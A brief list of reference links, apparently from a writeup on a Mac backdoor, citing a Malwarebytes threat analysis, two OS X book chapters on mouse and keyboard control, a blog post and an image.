- HTTP://WIRDOU.COM/2012/02/04/IS-THAT-BAD-DOCTOR/
- HTTP://TH07.DEVIANTART.NET/FS70/PRE/F/2010/206/4/4/441488BCC359B59BE409CA02F863E843.JPG

resources

- HTTPS://BLOG.MALWAREBYTES.COM/THREAT-ANALYSIS/2017/01/NEW-MAC-BACKDOOR-USING-ANTIQUATED-CODE/
- HTTP://OSXBOOK.COM/BOOK/BONUS/CHAPTER2/ALTERMOUSE/
- HTTP://OSXBOOK.COM/BOOK/BONUS/CHAPTER2/ALTERKEYS/